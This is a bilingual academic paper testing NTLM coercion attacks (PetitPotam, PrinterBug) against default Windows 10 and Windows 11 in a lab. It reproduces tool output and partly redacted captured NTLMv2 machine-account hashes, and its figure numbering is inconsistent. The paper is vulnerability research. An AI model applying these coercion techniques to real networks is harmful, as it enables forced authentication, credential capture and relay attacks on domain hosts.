УДК 004.056.53

Подверженность Windows 11 атакам из Windows 10

Токарев Александр Владимирович[1], Токарева Виолетта Михайловна[2], Ковалева Александра Георгиевна[3]

[1,2,3] Уральский федеральный университет имени первого Президента России Б. Н. Ельцина, Екатеринбург, Россия

[1] alexander.tokarev@urfu.ru

[2] vm.povetina@urfu.ru

[3]AG.Kovaleva@urfu.ru

Аннотация. Данная статья рассматривает эксплуатация уязвимостей класса coerce в Windows 11. В качестве атак выбраны PetitPotam и PrinterBug. Исследование проводится с целью актуализировать информацию для последней версии ОС семейства Windows – Windows 11 - по подверженности данным уязвимостям. Статья содержит теоретическое обоснование возможности эксплуатации упомянутых атак, экспериментальное исследование построено на сравнении выполнения атак класса coerce для ОС Windows 10 и Windows 11. В заключительной части приведены выводы по проделанной работе.

Ключевые слова: уязвимость, Windows 11, Windows 10, аутентификация, эксплуатация

Windows 11 Susceptibility to Attacks from Windows 10

Alexander V. Tokarev [1], Violetta M. Tokareva [2], Alexandra G. Kovaleva [3]

[1,2,3] Ural Federal University named after the First President of Russia B. N. Yeltsin, Ekaterinburg

[1]alexander.tokarev@urfu.ru

[2]vm.povetina@urfu.ru

[3]AG.Kovaleva@urfu.ru

Abstract. This article deals with the exploitation of coerce class vulnerabilities in Windows 11. PetitPotam and PrinterBug are selected as attacks. The study is conducted in order to update information for the latest version of the Windows OS family - Windows 11 - on exposure to these vulnerabilities. The article contains a theoretical justification for the possibility of exploiting the mentioned attacks, the experimental study is based on a comparison of the implementation of attacks of the coerce class for Windows 10 and Windows 11. In the final part, conclusions are given on the work done.

Key words: vulnerability, Windows 11, Windows 10, authentication, exploitation

Introduction

The attacks considered in this work are based on the exploitation of the weaknesses of the SMB protocol. SMB is one of the most common domain protocols today. It has a client-server architecture and is located at the application layer of the OSI model. SMB is used to obtain remote access to files and services, shared folders and printers, and also implements inter-process communication in the system. SMB uses the named pipes mechanism.

A named pipe is a logical network connection between a client and a server that participates in an SMB connection that has a name that is the endpoint for the connection. SMB clients access named pipe endpoints using a named pipe share named "IPC$". The IPC$ named pipe share only allows named pipe operations and distributed file system link requests. The data sent to IPC$ is part of SMB. IPC in SMB can pass the user's authentication context to another named pipe endpoint without additional requests [1].

But the ability to pass an authentication context when communicating over a named pipe has led to the emergence of coerce class attacks. When performing such attacks, an attacker is able to gain unauthorized access to domain resources. After all, an attacker may redirect traffic and perform forced authentication. This is the type of attacks that will be discussed in this article. Such attacks are dangerous and have development vectors that lead to quite serious consequences for the domain. So, by performing coerce, an attacker may easily become a "man in the middle" and attack the target node in the domain. It also opens up ample opportunities for various kinds of relay attacks.

Since the implementation of this class of attacks is quite easy to implement and vulnerabilities of this type are quite common today, it was decided to study the latest version of the OS from the Windows family - Windows 11 - for vulnerability to attacks of this type [1,2].


Experimental part with Windows 10

Note that by default in Windows 10, connection is available via the following named pipes:

- \PIPE\eventlog;
- \PIPE\lsarpc;
- \PIPE\lsass;
- \PIPE\netlogon;
- \PIPE\samr;
- \PIPE\spoolss.

This is important, as it may allow you to determine what kind of coerce class attacks can be performed. In our case, it is possible to execute PetitPotam and PrinterBug, since the pipes \PIPE\eventlog, \PIPE\lsarpc, \PIPE\lsass, \PIPE\netlogon and \PIPE\samr allow the PetitPotam attack to be carried out, and the availability of the \PIPE\spoolss pipe indicates the ability to run PrinterBug [3].


Executing PetitPotam (Fig. 1).



```
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.101.1[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Figure 12 – Executing PetitPotam on Windows 10


When executing PetitPotam, we see the resulting hash of the target node (Fig. 2).



```
[Analyze mode: NBT-NS] Request by 192.168.101.1 for PS2, ignoring
[SMB] NTLMv2-SSP Client   : 192.168.101.1
[SMB] NTLMv2-SSP Username : U[redacted]B$
[SMB] NTLMv2-SSP Hash     : V[redacted]B$::[redacted]:eb361640[redacted]01
0001001E00570049004E002D0038003700510051003600570004E004F37
004C00030014005A004F00390053002E004C004F00430041004C00054C
400000A94F5656B03691DC83A4BE2292A1C75A68E941CE7074CD88A300
0031002E0039000000000000000000
```

Figure 13 – Captured hash after PetitPotam on Windows 10

Executing PrinterBug (Fig. 3).




```
[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 192.168.101.1
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Figure 14 - Executing PrinterBug on Windows 10

When executing PrinterBug, we see the resulting hash of the target node (Fig. 4).




```
[SMB] NTLMv2-SSP Client   : 192.168.101.1
[SMB] NTLMv2-SSP Username : U[redacted]B$
[SMB] NTLMv2-SSP Hash     : V[redacted]B$::[redacted]:eb361640[redacted]01
0001001E00570049004E002D0038003700510051003600570004E004F37
004C00030014005A004F00390053002E004C004F00430041004C00054C
400000A94F5656B03691DC83A4BE2292A1C75A68E941CE7074CD88A300
0031002E0039000000000000000000
```

Figure 15 - Captured hash after PrinterBug on Windows 10

Both attacks were successful. This means that a potential attacker could force authenticate a vulnerable host on the attacking host, or redirect the resulting authentication context to the target host.

Experimental part with Windows 11


Next, install and create a virtual machine and install Windows 11 (21H2, 22000.318) on it with default settings. Note that by default in Windows 11, the same pipes are available for connection as in Windows 10 [3,4].



```
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.101.10[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
```

Figure 16 - Executing PetitPotam on Windows 11


An authentication request was received from a vulnerable host (Fig. 6).



```
[SMB] NTLMv2-SSP Client   : 192.168.101.10
[SMB] NTLMv2-SSP Username : U[redacted]B$
[SMB] NTLMv2-SSP Hash     : V[redacted]$::[redacted]:0eeef[redacted]010
0001001E00570049004E002D00440046004800 4D004D005700440[redacted]004
004C000300140052004500460032002E004C004F00430041004C0[redacted]000
400000A94F5656B03691DC83A4BE2292A1C75A68E941CE7074CD8[redacted]000
0031002E003900000000000000000000
```

Figure 17 - Captured hash after PetitPotam on Windows 11

Also tried running PrinterBug (Fig. 7).




```
[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 192.168.101.10
[*] Bind OK
[*] Got handle
```

Figure 18 - Executing PrinterBug on Windows 11

And an authentication request has been received (Fig. 8).



```
[SMB] NTLMv2-SSP Client   : 192.168.101.10
[SMB] NTLMv2-SSP Username : U[redacted]B$
[SMB] NTLMv2-SSP Hash     : V[redacted]$::[redacted]:0eeef[redacted]010
0001001E00570049004E002D00440046004800 4D004D005700440[redacted]004
004C000300140052004500460032002E004C004F00430041004C0[redacted]000
400000A94F5656B03691DC83A4BE2292A1C75A68E941CE7074CD8[redacted]000
```

Figure 19 - Captured hash after PrinterBug on Windows 11

This means that both attacks have been also successful on Windows 11.

Conclusion

Thus, it can be noted that Windows 11 continues to contain some of the vulnerabilities of its predecessor Windows 10 by the default. This may be due to the fact that Microsoft has not recognized the possibility of forced authentication as a vulnerability. Therefore, it is important for users to be more careful themselves and protect themselves from attacks of this type. The article describes the process of checking coerce-type vulnerabilities - PetitPotam and PrinterBug for Windows 10 and Windows 11 operating systems. But since the vulnerabilities in the new OS remain the same, it can be assumed that the old ways of protecting against them will work in Windows 11. But this is a topic for further research.

Список источников

1. Игнатьев В.А. Информационная безопасность. - М.: Тонкие наукоёмкие технологии, 2005. С. 119 -125.

2. Защита серверов Samba. Режимы безопасности Samba // Русскоязычная документация по Ubuntu. 2022. URL: http://help.ubuntu.ru/wiki/руководство_по_ubuntu_server/сеть_windows/securing_samba_servers (дата обращения: 03.03.2023).

3. Информационная безопасность и защита информации: учеб. пособие для студ. высш. учеб. заведений / В.П. Мельников, С.А. Клейменов, А.М. Петраков. - 3-е изд., стер. - М.: Издательский центр «Академия», 2008. С. 256-268.

4. Переводы официальной документации по Samba, OpenLDAP, Smbldap-tools на русском. 2019. URL: http://samba-doc.ru (дата обращения: 05.03.2023).

References

1. Ignatiev V.A. Information Security. - M.: Thin science-intensive technologies, 2005. P. 119 -125.

2. Protecting Samba servers. Samba security modes // Russian-language documentation on Ubuntu. 2022. URL: http://help.ubuntu.ru/wiki/ubuntu_server_manual/windows_network/securing_samba_servers (Accessed: 03.03.2023).

3. Information security and information protection: textbook. allowance for students. higher textbook institutions / V.P. Melnikov, S.A. Kleimenov, A.M. Petrakov. - 3rd ed., erased. - M.: Publishing Center "Academy", 2008. P. 256-268.

4. Translations of official documentation on Samba, OpenLDAP, Smbldap-tools in Russian. 2019. URL: http://samba-doc.ru (Accessed: 05.03.2023).

Информация об авторах

Александр Владимирович Токарев — ассистент кафедры информационных технологий и систем управления Института радиоэлектроники и информационных технологий, инженер отдела обеспечения деятельности Института радиоэлектроники и информационных технологий Уральского федерального университета (Екатеринбург, Россия). E-mail: alexander.tokarev@urfu.ru

Виолетта Михайловна Токарева — младший специалист по анализу защищенности Уральского центра систем безопасности, делопроизводитель отдела обеспечения деятельности Института радиоэлектроники и информационных технологий Уральского федерального университета (Екатеринбург, Россия). E-mail: vm.povetina@urfu.ru

Александра Георгиевна Ковалева — доцент кафедры иностранных языков и перевода, кандидат педагогических наук, доцент, Уральский гуманитарный институт, Уральский федеральный университет (Екатеринбург, Россия). E-mail: A.G.Kovaleva@urfu.ru

Information about the authors

Alexander V. Tokarev — Assistant of the Department of Information Technologies and Control Systems, Institute of Radio Electronics and Information Technologies, Engineer of the Operations Support Department, Institute of Radio Electronics and Information Technologies, Ural Federal University (Yekaterinburg, Russia). E-mail: alexander.tokarev@urfu.ru

Violetta M. Tokareva —junior specialist in security analysis of the Ural Center for Security Systems, clerk of the Operations Support Department, Institute of Radio Electronics and Information Technologies, Ural Federal University (Ekaterinburg, Russia). E-mail: vm.povetina@urfu.ru

Alexandra G. Kovaleva — Associate Professor, Candidate of Pedagogic Sciences, Department of Foreign Languages and Translation, Ural Humanitarian Institute, Ural Federal University (Ekaterinburg, Russia). E-mail: A.G.Kovaleva@urfu.ru